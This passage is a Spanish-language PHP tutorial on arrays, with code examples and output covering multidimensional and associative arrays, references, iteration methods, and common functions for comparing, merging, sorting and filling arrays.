print_r($miArray); // Devuelve: Array ( [0] => 6 [1] => 7 )
```

3. Arrays multidimensionales

Los **arrays multidimensionales** son arrays que contienen uno o más arrays. Sirven para guardar valores con más de un key. **PHP interpreta arrays multidimensionales de cualquier nivel de profundidad**,

pero más de tres niveles es considerado poco práctico y complejo de entender.

Para **acceder a un valor de un array de segundo nivel**, se necesita emplear dos veces los corchetes, para **acceder a un valor de un array de tercer nivel**, tres corchetes, y así sucesivamente.

Ejemplo con **dos niveles**:

```
// El array guarda datos de Animal, Nombre y Edad
$animales = array
(
    array("perro","Peanut",7),
    array("gato","Prince",13),
    array("avestruz","Schmoopie",4),
);
echo "El animal es un " . $animales[0][0] . " tiene " . $animales[0][2] . " años y se ll
ama " . $animales[0][1];
// El animal es un perro tiene 7 años y se llama Peanut
```

Ejemplo con **tres niveles**:

```
$animales = array
(
    array("perro", array("Sparky")),
    array("gato", "Soldier", 13),
    array("avestruz", "Spunky", 4),
);
echo "El animal es un " . $animales[0][0] . " y se llama " . $animales[0][1][0];
// El animal es un perro y se llama Sparky
```

4. Referencias en arrays

Es posible **pasar los valores de un array por referencia**, de esta forma se pueden **modificar todos los valores de un array de vez** mediante un loop:

```
$animales = array('perro', 'gato', 'liebre', 'jabalí');

foreach ($animales as &$animal)
{
    $animal = mb_strtoupper($animal);
}
unset($animal);
var_dump($animales);
```

Se hace *unset($animal)* para asegurar que las escrituras subsiguientes a *$animal* no modifiquen el último elemento del array, ya que hemos empleado foreach.

También se pueden **copiar arrays por referencia**, para que cualquier modificación en una, afecte a otra:

```
$animales1 = array('perro', 'gato', 'liebre', 'jabalí');

$animales2 = $animales1;

$animales2[] = 'león'; // Sólo cambia animales2, que se le añade el león
// $animales1 tiene la misma lista inicial

$animales3 =& $animales1;
$animales3[] = 'tigre'; // Ahora $animales1 y $animales3 tienen los mismos animales
// Los 4 iniciales + tigre
```

5. Comparación de arrays

La **comparación de arrays**, como en los strings, se puede realizar con los símbolos de igual (==) o idéntico (===).

```
$a = array('a'=>1, 'b'=>2, 'c'=>3); // Array de referencia
$b = array('a'=>1, 'b'=>2, 'c'=>3); // Igual e idéntica
$c = array('a'=>1, 'b'=>2); // Un elemento menos
$d = array('a'=>1, 'b'=>100, 'c'=>3); // Un elemento tiene un valor diferente
$e = array('a'=>1, 'c'=>3, 'b'=>2);  // Mismos key=>value pero en diferente orden
echo '$a == $b es ', var_dump($a == $b); // $a == $b es boolean true
echo '$a === $b es ', var_dump($a === $b); // $a === $b es boolean true
echo '$a == $c es ', var_dump($a ==$c); // $a == $c es boolean false
echo '$a === $c es ', var_dump($a === $c); // $a === $c es boolean false
echo '$a == $d es ', var_dump($a ==$d); // $a == $d es boolean false
echo '$a === $d es ', var_dump($a === $d); // $a === $d es boolean false
echo '$a == $e es', var_dump($a ==$e); // $a == $e es boolean true
echo '$a === $e es', var_dump($a === $e); // $a === $e es boolean false
```

2. Arrays asociativos

Los **arrays asociativos** son arrays cuyos keys son strings personalizados. Para **acceder a los valores de un array asociativo** se hace de la misma forma que con **arrays numéricos**, mediante **corchetes**:

```
$animales = [
    "Muffinhead" => 14,
    "Peter" => 4,
    "Monnie" => 7,
    "Banh" => 10
];
echo $animales["Muffinhead"] . PHP_EOL; // Devuelve 14
echo $animales["Monnie"] . PHP_EOL; // Devuelve 7
```

Las keys son sensibles a mayúsculas, minúsculas y acentos.

Añadir o modificar elementos de un array asociativo se hace de la misma forma que en arrays numéricos:

```
$animales["Farton"] = 12; // Se crea la key Farton
$edad["Monnie"] = 8; // Se modifica la key Monnie
```

A los **arrays asociativos** se puede acceder utilizando **comillas dentro de los corchetes** o sin utilizarlas. No utilizarlas funciona, aunque es incorrecto (o más bien se desaconseja totalmente su uso):

```
$animales = array(
    "perro" => "Muffinhead",
    "gato" => "Cuddles"
);
echo $animales[perro] . PHP_EOL; // Notice: Use of undefined constant perro, assumed 'pe
rro'
echo $animales['gato'] . PHP_EOL;
```

En este caso hay una constante indefinida *perro*, en lugar del string "perro". Funciona porque **PHP** automáticamente convierte un **string puro** (sin comillas) en un string que contiene ese string puro. Si no se ha definido la constante *perro*, PHP lo reemplazará por el string 'perro' y lo usará.

Cuando se emplean **variables como keys** no hay que utilizar **comillas simples**, pues interpretará literalmente la variable:

```
$array = array(1, 2);
$count = count($array);
for ($i = 0; $i < $count; $i++) {
    echo "\nRevisando $i: \n";
    echo "Mal: " . $array['$i'] . "\n"; // Genera Notice: Undefined index
    echo "Bien: " . $array[$i] . "\n";
    echo "Mal: {$array['$i']}\n"; // Genera Notice: Undefined index
    echo "Bien: {$array[$i]}\n";
}
```

Si se emplean **comillas dobles** en las keys **PHP** interpretará correctamente sus valores.

Si se ha creado una **constante**, y se accede con esa *key* a un array, no genera un **E_NOTICE**:

```
define('animal', 'perro');
$animales = array (
    "perro" => "Pancake"
);
echo $animales[animal]; // Devuelve: Pancake;
echo "Nombre -> {$animales[animal]}"; // Devuelve: Nombre -> Pancake
```

En el segundo ejemplo se han de emplear los corchetes ya que se trata de **sintaxis compleja** al emplear una **constante como key**. Si no se emplean los corchetes genera un E_NOTICE.

Lo que se incluye en los **corchetes** debe ser una **expresión**. Puede ser una variable, una constante, el return de una función, etc.

3. Iteración de arrays

Los ***arrays*** nos permiten **almacenar datos** de forma que después sea más fácil añadirlos, eliminarlos, modificarlos o mostrarlos. La **iteración de arrays** consiste en **recorrer arrays**, es decir, aplicar una acción a cada elemento de un array uno por uno, ya sea a su *key*, a su *value* o a ambos. Esta acción puede ser **mostrar en un listado el array**, **extraer o modificar ciertos elementos** bajo alguna condición, **aplicar funciones** a los elementos del array, etc.

Índice de contenido

1. Formas de recorrer arrays

Funciones para recorrer arrays

2. array_walk

5. array_keys

3. array_key_exists	6. array_values
4. in_array	

1. Formas de recorrer arrays

Los tres métodos siguientes nos permiten **recorrer arrays** para poder manipular las **claves** y los **valores** de un array:

- **Utilizando la estructura de control for**

```
<?php
$array = array('perro', 'gato', 'avestruz');
$array_num = count($array);
for ($i = 0; $i < $array_num; ++$i){
    print $array[$i];
}
```

Este método **no debe emplearse** por varios motivos:

- Te limita a **arrays numéricos**.
- Los *keys* pueden estar desordenados.
- Puede faltar algún *key*, por lo que genera un error del tipo *Undefined offset*.

- **Utilizando la estructura de control foreach**

```
<?php
foreach ($array as $val) {
    print $val;
}
```

Este método es mucho más rápido y fácil de utilizar. En este ejemplo $val es el **valor** de cada *key* que pasa por la iteración, por lo que las *keys* quedan ignoradas.

Para extraer también las *keys*:

```
<?php
foreach($array as $key => $val) {
    print "$key = $val <br>";
}
```

En este caso también podemos utilizar las *keys*, especialmente útil cuando son **arrays asociativos**.

- **Utilizando la estructura de control while**

Este método utiliza también las funciones *list()* y *each()*:

```
<?php
reset($array);
while(list($var, $val) = each($array)) {
    print "$var is $val <br>";
}
```

La función ***list()*** parte de un array para convertirlo en variables individuales.

each() devuelve un array del elemento en el que está situado el **cursor del array** que queremos iterar (el cursor del array hace referencia al elemento del array que está siendo evaluado). El *array* devuelto está formado por 4 keys: [0], [1], [key], [value]. **0** y **key** contienen el nombre de la key del elemento actual, y

1 y **value** contienen su valor. Supongamos un *array* de sólo un elemento:

```
<?php
$array = array('animal'=>'perro');
var_dump(each($array)); /*
Devuelve un array de 4 elementos:
'1' => perro,
'value' => perro,
'0' => animal,
'key' => animal
*/
```

each(), además de leer el elemento actual, pasa el cursor al siguiente elemento del array. Todos los arrays tienen un cursor que puedes ir moviendo según las necesidades. Para garantizar que el array comienza con el cursor en el principio, se puede utilizar *reset($array)* (esto no es necesario con *foreach()* ya que siempre empieza desde el principio). Mientras se vaya asignando cada variable de *list()* a cada elemento del *array*, el cursor irá pasando de elemento en elemento hasta que finalice el *array*. ***list()* sólo coge los elementos de array numérico**, es por ello que del *array* que devuelve *each()*, coge el 0 y el 1, y no el *key* y el *value*.

A partir de PHP 5.5 es posible **utilizar *list()* con *foreach()***:

```
<?php
$users = array(
    array('John', 'West'),
    array('Peter', 'Parker'),
    array('Ann', 'Jolie')
);
// Esto:
foreach ($users as $user){
    list($nombre, $apellido) = $user;
    echo "Usuario: $nombre $apellido <br>";
}
// Devuelve lo mismo que esto:
foreach ($users as list($nombre, $apellido))
{
    echo "Usuario: $nombre $apellido <br>";
}
```

¿Qué método utilizar?

Normalmente se utiliza ***foreach*** porque es más legible y está más optimizado, pero ***while*** también se utiliza con frecuencia. Pueden utilizarse los dos, la principal diferencia es que *foreach* siempre empieza desde el principio.

El método que no se recomienda es el **método con for**, por los motivos que ya se han explicado.

Funciones para recorrer arrays

Funciones que son utilizadas con frecuencia en la **iteración de arrays**.

2. array_walk

```
bool array_walk (array &$array, callable $callback [, mixed $userdata = null ])
```

Aplica una función definida por el usuario dada por *$callback* a cada elemento del array dado por *$array*.

A *array_walk()* no le afecta la posición del puntero, recorrerá el array entero sin tenerlo en cuenta.

El *callback* asume dos parámetros *$callback ($value, $key)*. El primero es el ***value*** del elemento del array siendo recorrido y el segundo su ***key***. Sólo se pueden **cambiar** los valores del array, no se puede alterar su estructura: ni añadir, ni eliminar ni reordenar elementos.

El parámetro opcional *$userdata* se puede pasar como tercer parámetro de la función dada por *$callback*.

Devuelve **true** en caso de éxito o **false** en caso de error. Si *$callback* requiere más parámetros de los proporcionados se genera un **E_WARNING** cada vez que *array_walk* llame a callback.

```
$animales = array(
    "perro" => "Pooh",
    "gato" => "Smiles",
    "avestruz" => "Spunky",
    "conejo" => "Sugar"
);
function cambiarNombre(&$nombre, $animal){
    // Añade Nombre : en cada valor del array
    $nombre = "Nombre: " . $nombre;
}
function mostrarMascotas($nombre, $animal){
    echo strtoupper($animal) . " -> $nombre" . "<br>";
}
// Muestra el listado del array:
array_walk($animales, 'mostrarMascotas');
// Modifica cada value para añadir Nombre: al principio
array_walk($animales, 'cambiarNombre');
// Ahora el listado mostrado incluye Nombre:
array_walk($animales, 'mostrarMascotas');
```

3. array_key_exists

```
bool array_key_exists (mixed $key, array $array)
```

Comprueba que el *key* existe en el array. Devuelve **true** si existe o **false** si da error.

```
$animales = array ("perro" => "Bruce", "gato" => "Schmeichel");
if(array_key_exists('perro', $animales)){
    echo "Tengo un perro";
}
```

array_key_exists() retorna true también si un key tiene un valor **null**. *isset()* no lo hace.

También devuelve **true** si el key es una propiedad definida dentro de un objeto dado como array.

4. in_array

```
bool in_array (mixed $needle, array $haystack [, bool $strict = FALSE ])
```

Comprueba si un valor existe en un array. Busca *$needle* en el array *$haystack*.

Si *$strict* es true, la función también comprobará los tipos de *$needle* en *$haystack*.

Es sensible a mayúsculas y minúsculas.

```
$animales = array ("perro", "gato", "Oso");
// Muestra tengo un perro:
if(in_array("perro", $animales)){
    echo "Tengo un perro";
}
// No muestra tengo un oso, porque es un Oso el que tengo:
if(in_array("oso", $animales)){
    echo "Tengo un oso";
}
// Ejemplo con modo estricto
$numeros = array(5, "10", 20, "40");
// Muestra Tengo un 10 como string
if(in_array('10', $numeros, true)){
    echo "Tengo un 10 como string";
}
// NO lo muestra porque el 10 de $numeros es un string
if(in_array(10, $numeros, true)){
    echo "Tengo un 10 como integer";
}
```

5. array_keys

```
array array_keys (array $array [, mixed $search_value [, bool $strict = false ]] )
```

Devuelve un array con todas las **claves de un array** o un **subconjunto de claves de un array**.

Si se especifica *$search_value* sólo se devuelven las keys para ese valor.

$strict determina si ha de usarse una comparación estricta === o no.

```
$animales = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan"
);
print_r(array_keys($animales));
/*
 Devuelve:
Array
(
    [0] => perro
    [1] => gato
    [2] => conejo
)
 */
print_r(array_keys($animales, "Sunny"));
/*
 Devuelve
Array
(
    [0] => gato
)
 */
```

6. array_values

```
array array_values (array $array)
```

Devuelve todos los **valores de un array** y los indexa numéricamente.

```
$animales = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan"
);
print_r(array_values($animales));
/*
 Devuelve:
Array
(
    [0] => Stoichkov
    [1] => Sunny
    [2] => Tarzan
)
 */
```

4. Funciones de arrays

Según la **documentación de PHP**, existen un total de 79 funciones de arrays. En este apartado se recogen algunas de las más importantes divididas por secciones (no se incluyen las ya utilizadas para la iteración de arrays).

Indice de contenido

1. Comparar arrays	4. Rellenar arrays
2. Unir arrays	5. Dividir arrays
3. Ordenar arrays	6. Modificar elementos en arrays

1. Comparar arrays

Para **comparar arrays** existen 5 funciones principales de la familia **array_diff_*** :

- **array_diff**

```
array array_diff (array $array1, array $array2 [, array $... ])
```

Compara *$array1* con uno o más arrays y devuelve los **valores** de *$array1* que no estén presentes en **cualquiera** de los demás arrays.

```
$animales = array (
    "gato" => "Sunny",
    "perro" => "Stoichkov",
    "chimpancé" => "Muggles",
    "chinchilla" => "Herminia",
    "Charles",
    "oso" => "Tarzan"
);
$animales2 = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan",
    "Muggles"
);
$diferencia = array_diff($animales, $animales2);
var_dump($diferencia);
/*
Devuelve:
array (size=2)
  'chinchilla' => string 'Herminia' (length=8)
  0 => string 'Charles' (length=7)
*/
```

Se observa que lo que compara son los **valores**.

- **array_diff_assoc**

```
array array_diff_assoc (array $array1, array $array2 [, array $... ])
```

Compara ***$array1*** con $***array2*** y devuelve la diferencia, pero esta vez comparando **values** y ***keys***. Se aceptan también más arrays opcionales.

```
$animales = array (
    "gato" => "Sunny",
    "perro" => "Stoichkov",
    "chimpancé" => "Muggles",
    "chinchilla" => "Herminia",
    "Charles",
    "Muggles",
    "oso" => "Tarzan"
);
$animales2 = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan",
    "Muggles"
);
$diferencia = array_diff_assoc($animales, $animales2);
var_dump($diferencia);
/*
array (size=5)
  'chimpancé' => string 'Muggles' (length=7)
  'chinchilla' => string 'Herminia' (length=8)
  0 => string 'Charles' (length=7)
  1 => string 'Muggles' (length=7)
  'oso' => string 'Tarzan' (length=6)
*/
```

"Muggles" también lo añade porque tienen diferente key. En el primer array tiene key 1 y en el segundo key 0.

- **array_diff_key**

```
array array_diff_key (array $array1, array $array2 [, array $... ])
```

Compara las ***keys*** de *$array1* con las keys de *$array2* y devuelve la diferencia. Es como *array_diff()* pero sólo comparando los ***keys*** en lugar de los *values*.

```php
$animales = array (
    "gato" => "Sunny",
    "perro" => "Stoichkov",
    "chimpancé" => "Muggles",
    "chinchilla" => "Herminia",
    "Charles",
    "Muggles",
    "oso" => "Tarzan"
);
$animales2 = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan",
    "Muggles"
);
$diferencia = array_diff_key($animales, $animales2);
var_dump($diferencia);
/*
array (size=4)
  'chimpancé' => string 'Muggles' (length=7)
  'chinchilla' => string 'Herminia' (length=8)
  1 => string 'Muggles' (length=7)
  'oso' => string 'Tarzan' (length=6)
*/
```

- **array_diff_uassoc**

```
array array_diff_uassoc (array $array1, array $array2 [, array $... ], callable $key_comp
are_func)
```

Compara *$array1* con *$array2* y devuelve la diferencia. Difiere de *array_diff_assoc()* en que se añade una **función callable** para la **comparación de los elementos**.

La **función de comparación** tiene que devolver un entero menor, igual o mayor que cero si el primer argumento es menor, igual o mayor que el segundo.

Devuelve todos los elementos de *$array1* que no están en ninguno de los demás arrays.

```
$animales = array (
    "gato" => "Sunny",
    "perro" => "Stoichkov",
    "chimpancé" => "Muggles",
    "chinchilla" => "Herminia",
    "Charles",
    "Muggles",
    "oso" => "Tarzan"
);
$animales2 = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan",
    "Muggles"
);
function funcionComparacion($x, $y)
{
    if ($x === $y){
        return 0;
    }
    return ($x > $y)? 1:-1;
}
$array = array_diff_uassoc($animales, $animales2, "funcionComparacion");
var_dump($array);
/*
array (size=5)
  'chimpancé' => string 'Muggles' (length=7)
  'chinchilla' => string 'Herminia' (length=8)
  0 => string 'Charles' (length=7)
  1 => string 'Muggles' (length=7)
  'oso' => string 'Tarzan' (length=6)
 */
```

- **array_diff_ukey**

```
array array_diff_ukey (array $array1, array $array2 [, array $... ], callable $key_compare_func )
```

Compara las ***keys*** del *$array1* con las ***keys*** del *$array2* y devuelve la diferencia. Difiere de *array_diff_key* en que añade una función callable para la comparación de los **keys**.

La **función de comparación** tiene que devolver un entero menor, igual o mayor que cero si el primer argumento es menor, igual o mayor que el segundo.

Devuelve todos los elementos de *$array1* que no están en ninguno de los demás arrays.

```php
$animales = array (
    "gato" => "Sunny",
    "perro" => "Stoichkov",
    "chimpancé" => "Muggles",
    "chinchilla" => "Herminia",
    "Charles",
    "Muggles",
    "oso" => "Tarzan"
);
$animales2 = array (
    "perro" => "Stoichkov",
    "gato" => "Sunny",
    "conejo" => "Tarzan",
    "Muggles"
);
function funcionComparacion($key1, $key2)
{
    if ($key1 === $key2){
        return 0;
    }
    return ($key1 > $key2)? 1:-1;
}
$array = array_diff_ukey($animales, $animales2, "funcionComparacion");
var_dump($array);
/*
Devuelve
array (size=4)
  'chimpancé' => string 'Muggles' (length=7)
  'chinchilla' => string 'Herminia' (length=8)
  1 => string 'Muggles' (length=7)
  'oso' => string 'Tarzan' (length=6)
 */
```

2. Unir arrays

Para **unir dos arrays en PHP** se pueden emplear diferentes métodos:

- **Operador suma**

Con el **operador de suma +** se eliminan los elementos duplicados que aparecen en el array a la derecha del operador.

```
$animales = array("perro" => "Munchkin", "gato" => "Paradise", "Sailor", 1 => "Rudolf");
$animales2 = array("cocodrilo" => "Romeo", "perro" => "Peach", 1 => "Peter", "Sailor");

$union = $animales + $animales2;
var_dump($union);
/*
array (size=6)
  'perro' => string 'Munchkin' (length=8)
  'gato' => string 'Paradise' (length=8)
  0 => string 'Sailor' (length=6)
  1 => string 'Rudolf' (length=6)
  'cocodrilo' => string 'Romeo' (length=5)
  2 => string 'Sailor' (length=6)
*/
```

Si el *key* ya está cogido no lo incluye en *$union*, independientemente del valor.

- **array_merge**

```
array array_merge (array $array1 [, array $... ])
```

Combina dos o más arrays, de modo que **los valores de uno se unen al final del anterior**. Devuelve el array resultante. Al contrario que con el operador suma, **si los arrays de entrada tienen las mismas keys de tipo string**, el último valor para esa key sobreescribirá al anterior. Pero **si son arrays numéricas**, el último valor no sobreescribirá al valor original, sino que se añadirá al final.

```
$animales = array("perro" => "Munchkin", "gato" => "Paradise", 1 => "Rudolf", "Sailor");
$animales2 = array("cocodrilo" => "Romeo", "perro" => "Peach", 1 => "Peter", "Sailor");

$union = array_merge($animales, $animales2);
var_dump($union);
/*
 Devuelve:
array (size=7)
  'perro' => string 'Peach' (length=5)
  'gato' => string 'Paradise' (length=8)
  0 => string 'Sailor' (length=6)
  1 => string 'Rudolf' (length=6)
  'cocodrilo' => string 'Romeo' (length=5)
  2 => string 'Peter' (length=5)
  3 => string 'Sailor' (length=6)
*/
```

- **array_merge_recursive**

```
array array_merge_recursive (array $array1 [, array $... ])
```

Es igual que ***array_merge()***, salvo que cuando los arrays de entrada tienen las **mismas keys de tipo string**, los valores de estas keys se unen en un array de forma recursiva, de forma que si uno de los valores es un array, la función unirá también ésta con la correspondiente entrada de otro array. Si los arrays tienen la **misma key numérica**, el valor posterior no sobreescribirá el valor original, sino que se añadirá al final.

```
$animales = array("perro" => "Munchkin", "gato" => "Paradise", 1 => "Rudolf", "Sailor");
$animales2 = array("cocodrilo" => "Romeo", "perro" => "Peach", 1 => "Peter", "Sailor");

$union = array_merge_recursive($animales, $animales2);
var_dump($union);
/*
array (size=7)
  'perro' =>
    array (size=2)
      0 => string 'Munchkin' (length=8)
      1 => string 'Peach' (length=5)
  'gato' => string 'Paradise' (length=8)
  0 => string 'Rudolf' (length=6)
  1 => string 'Sailor' (length=6)
  'cocodrilo' => string 'Romeo' (length=5)
  2 => string 'Peter' (length=5)
  3 => string 'Sailor' (length=6)
 */
```

- **array_combine**

```
array array_combine ( array $keys, array $values )
```

Crea un array utilizando un array para sus *keys* y otro array para sus *values*. Coge los ***values*** de los arrays de origen, independientemente de que sean numéricos o asociativos.

```
$animales = array('perro', 'gato', 'leon');
$nombres = array('Jerry', 'Lord', 'Jesus');
$array = array_combine($animales, $nombres);
var_dump($array);
/*
array (size=3)
  'perro' => string 'Jerry' (length=5)
  'gato' => string 'Lord' (length=4)
  'leon' => string 'Jesus' (length=5)
*/
```

3. Ordenar arrays

Las **funciones de ordenación de arrays** actúan directamente en el mismo array, en vez de crear uno nuevo ordenado. Algunas de las funciones se basan en las ***keys*** del array, otras en sus ***values***. El **orden de clasificación** que llevan es: alfabético, de menor a mayor, de mayor a menor, numérico, natural, aleatorio o definido por el usuario.

Cuando se mantiene una **asociación entre *key* y *values* después de la clasificación**, las ***keys*** se reestablecen numéricamente.

Tabla de funciones para ordenar arrays:

Nombre de la función	Ordena por	Mantiene asociación con las key	Orden de clasificación
sort()	valor	no	Menor a mayor
rsort()	valor	no	Mayor a menor
asort()	valor	sí	Menor a mayor

arsort()	valor	sí	Mayor a menor
ksort()	key	sí	Menor a mayor
krsort()	key	sí	Mayor a menor
usort()	valor	no	Definido por el usuario
uasort()	valor	sí	Definido por el usuario
uksort()	key	sí	Definido por el usuario
natsort()	valor	sí	Natural
natcasesort()	valor	sí	Natural (case insensitive)
shuffle()	valor	no	Aleatorio
array_multisort()	valor	sí (asociativa) | no (numérica)	Primer array u opciones de clasificación

- **sort**

```
bool sort (array &$array [, int $sort_flags = SORT_REGULAR ])
```

Ordena un array de menor a mayor. El segundo parámetro es opcional y sirve para modificar la forma de orden:

Modo de ordenación	Descripción
SORT_REGULAR	Compara elementos **normalmente**
SORT_NUMERIC	Compara elementos de **forma numérica**
SORT_STRING	Compara elementos como **cadenas**
SORT_NATURAL	Compara elementos como cadenas usando el orden natural como ***natsort()***
SORT_LOCALE_STRING	Compara elementos como cadenas basándose en la **configuración regional** en uso
SORT_FLAG_CASE	Se puede combinar con SORT_STRING o SORT_NATURAL para ordenar **cadenas** de forma **insensible a mayúsculas y minúsculas**

Devuelve **true** en caso de éxito y **false** en caso de error. La función asigna **nuevas *keys*** a los elementos del array, por lo que borra las anteriores.

```
$animales = array(
    "perro" => "Munchkin",
    "gato" => "paradise",
    "cocodrilo" => "Romeo",
    "avestruz" => "jordan"
);
sort($animales);
var_dump($animales);
/*
array (size=4)
  0 => string 'Munchkin' (length=8)
  1 => string 'Romeo' (length=5)
  2 => string 'jordan' (length=6)
  3 => string 'paradise' (length=8)
*/
```

Ahora vamos a ordenar de forma natural e insensible a mayúsculas y minúsculas:

```
sort($animales, SORT_NATURAL | SORT_FLAG_CASE);
var_dump($animales);
/*
 Devuelve:
array (size=4)
  0 => string 'jordan' (length=6)
  1 => string 'Munchkin' (length=8)
  2 => string 'paradise' (length=8)
  3 => string 'Romeo' (length=5)
*/
```

- **asort**

```
bool asort (array &$array [, int $sort_flags = SORT_REGULAR ])
```

Ordena los *values* de un array manteniendo los ***keys*** con los que están asociados.

Devuelve **true** en caso de éxito o **false** en caso de error.

```
$animales = array(
    "perro" => "Munchkin",
    "gato" => "Paradise",
    "cocodrilo" => "Romeo",
    "avestruz" => "Jordan"
);
asort($animales);
var_dump($animales);
/*
 array (size=4)
  'avestruz' => string 'Jordan' (length=6)
  'perro' => string 'Munchkin' (length=8)
  'gato' => string 'Paradise' (length=8)
  'cocodrilo' => string 'Romeo' (length=5)
 */
```

- **ksort**

```
bool ksort (array &$array [, int $sort_flags = SORT_REGULAR ] )
```

Ordena un *array* por sus ***keys***. Devuelve **true** en caso de éxito o **false** en caso de error.

```
$animales = array(
    "perro" => "Munchkin",
    "gato" => "Paradise",
    "cocodrilo" => "Romeo",
    "avestruz" => "Jordan"
);
ksort($animales);
var_dump($animales);
/*
array (size=4)
  'avestruz' => string 'Jordan' (length=6)
  'cocodrilo' => string 'Romeo' (length=5)
  'gato' => string 'Paradise' (length=8)
  'perro' => string 'Munchkin' (length=8)
 */
```

- **usort**

```
bool usort (array &$array, callable $value_compare_func )
```

Ordena un array en función de sus valores mediante una **función de comparación** definida por el usuario. Asigna **nuevas *keys*** a los elementos del array, por lo que borra los anteriores.

Es similar a las funciones *array_diff_uassoc* y *array_diff_ukey* en el sentido de que acepta una **función callable** para comparar los valores.

Ejemplo de usort utilizando un **array multidimensional**:

```
$animales = array(
    0 => array("mascota" => "perro"),
    1 => array("mascota" => "gato"),
    2 => array("mascota" => "liebre"),
    3 => array("mascota" => "cerdo"),
);
function funcionComparacion($x, $y)
{
  return strcmp($x["mascota"], $y["mascota"]);
}
usort($animales, "funcionComparacion");
while (list($clave, $valor) = each($animales)) {
  echo "\$mascota[$clave]: " . $valor["mascota"] . "\n";
} // $mascota[0]: cerdo $mascota[1]: gato $mascota[2]: liebre $mascota[3]: perro
```

Otro ejemplo de *usort()* con una **función estática dentro de una clase**, cada instancia de la clase será un **elemento del array**:

```php
class Fauna {
  public $nombre;
  function __construct($nombre)
  {
    $this->nombre = $nombre;
  }
  /* Ésta es la función de comparación estática: */
  static function funcionComparacion($x, $y)
  {
    $al = strtolower($x->nombre);
    $bl = strtolower($y->nombre);
    if ($al == $bl) {
      return 0;
    }
    return ($al > $bl) ? +1 : -1;
  }
}
$animales[] = new Fauna("Perro");
$animales[] = new Fauna("Gato");
$animales[] = new Fauna("Conejo");
$animales[] = new Fauna("Elefante");

usort($animales, array("Fauna", "funcionComparacion"));

foreach ($animales as $animal) {
  echo $animal->nombre . "\n";
} // Devuelve: Conejo Elefante Gato Perro
```

- **natsort**

```
bool natsort (array &$array)
```

Ordena un array usando un algoritmo de orden natural, simulando a como lo haría un humano. Mantiene las asociaciones ***key*** => ***value***. Devuelve **true** en caso de éxito o **false** en caso de error. Tiene el mismo comportamiento que la función *strnatcmp()* de strings.

```
$arr1 = $arr2 = array("img22.png", "img8.png", "img2.png", "img10");
asort($arr1);
print_r($arr1);
/*
Array
(
    [3] => img10
    [2] => img2.png
    [0] => img22.png
    [1] => img8.png
)
 */
natsort($arr2);
print_r($arr2);
/*
 Devuelve:
Array
(
    [2] => img2.png
    [1] => img8.png
    [3] => img10
    [0] => img22.png
)
*/
```

- **shuffle**

```
bool shuffle (array &$array)
```

Crea un orden aleatorio de los elementos de un array. Asigna nuevos *keys* a los elementos.

```
$numeros = range(1,5);
shuffle($numeros);
print_r($numeros);
/*
Devuelve:
Array
(
    [0] => 2
    [1] => 1
    [2] => 3
    [3] => 5
    [4] => 4
)
*/
```

- **array_multisort**

```
bool array_multisort (array &$array1 [, mixed $array1_sort_order = SORT_ASC [, mixed $arr
ay1_sort_flags = SORT_REGULAR [, mixed $... ]]] )
```

Ordena **varios *arrays* a la vez**, o un **array multidimensional** con diferentes niveles.

Las ***keys* asociativas** se mantienen mientras que las **numéricas** se reindexan.

El parámetro opcional *$array1_sort_order* indica si el orden será ascendente SORT_ASC o descendente SORT_DESC. *$array1_sort_flags* permite indicar el modo de ordenación: SORT_NUMERIC, SORT_STRING... Con las mismas opciones que con la función *sort()*.

Igual que las funciones anteriores, el **array se pasa por referencia a la función**, y ésta devuelve **true** en caso de éxito y **false** en caso de error.

Los *arrays* **deben tener el mismo número de elementos**. Se ordena el primer array, y los demás arrays se ordenarán en función del orden que se ha establecido a los valores del primero:

```
$animales = array("oso", "perro", "camaleón");
$animales2 = array ("gato", "liebre", "serpiente");

array_multisort($animales, $animales2);

var_dump($animales);
/*
 Orden alfabético
 array (size=3)
  0 => string 'camaleón' (length=9)
  1 => string 'oso' (length=3)
  2 => string 'perro' (length=5)
 */
var_dump($animales2);
/*
 Orden en función del orden que se ha establecido a $animales
 array (size=3)
  0 => string 'serpiente' (length=9)
  1 => string 'gato' (length=4)
  2 => string 'liebre' (length=6)
 */
```

Los arrays se ordenan como si se tratara de un Excel, **cada array es una columna**. Todos los arrays se ordenan en función del primero, y si dos o más elementos del array son idénticos, se ordenan en función del segundo array dado, y así con los demás arrays. Esto se ve más claro con un array en el que coinciden valores, en ese caso se ordenarán en función de las directrices del segundo array:

```php
$miArray = array(
    array("10", 11, 100, 100, 100, 100, "a"),
    array(   1,  2, "2",   3,   4,   8,   1)
);
array_multisort($miArray[0], SORT_ASC, SORT_STRING,
    $miArray[1], SORT_NUMERIC, SORT_DESC);
var_dump($miArray);
/*
 El primer subarray se ordena de forma ascendente comparando elementos como strings:
 array (size=2)
  0 =>
    array (size=7)
      0 => string '10' (length=2)
      1 => int 100
      2 => int 100
      3 => int 100
      4 => int 100
      5 => int 11
      6 => string 'a' (length=1)
El segundo subarray se ordena con el orden del primero, pero si coinciden valores,
se ordenan de forma numérica y con orden descendente. En este caso coincide 100,
y ordena de forma numérica 8 > 4 > 3 > "2":
  1 =>
    array (size=7)
      0 => int 1
      1 => int 8
      2 => int 4
      3 => int 3
      4 => string '2' (length=1)
      5 => int 2
      6 => int 1
 */
```

4. Rellenar arrays

Las siguientes funciones se utilizan para rellenar arrays:

- **array_fill**

```php
array array_fill (int $start_index, int $num, mixed $value)
```

Llena un array *$num* veces (debe ser mayor que cero) con el valor *$value* desde el key *$start_index*. Si *$start_index* es negativo, el primer valor tendrá como key ese valor negativo y los demás comenzarán desde cero.

```
$animal = array_fill(3, 2, 'perro');
var_dump($animal);
/*
array (size=2)
  3 => string 'perro' (length=5)
  4 => string 'perro' (length=5)
*/
$animal = array_fill(-7, 3, 'gato');
var_dump($animal);
/*
array (size=3)
  -7 => string 'gato' (length=4)
  0 => string 'gato' (length=4)
  1 => string 'gato' (length=4)
*/
```

- **range**

```
array range (mixed $start, mixed $end [, number $step = 1 ])
```

Crea un array que contiene un rango de elementos. *$start* es el valor con el que empieza, *$end* el valor en el que acaba, y *$step* es un número opcional que permite modificar el incremento de elemento a elemento.

En el caso de usar letras está limitada a emplear sólo un carácter, si se emplea más de uno, sólo tiene en cuenta el primero.

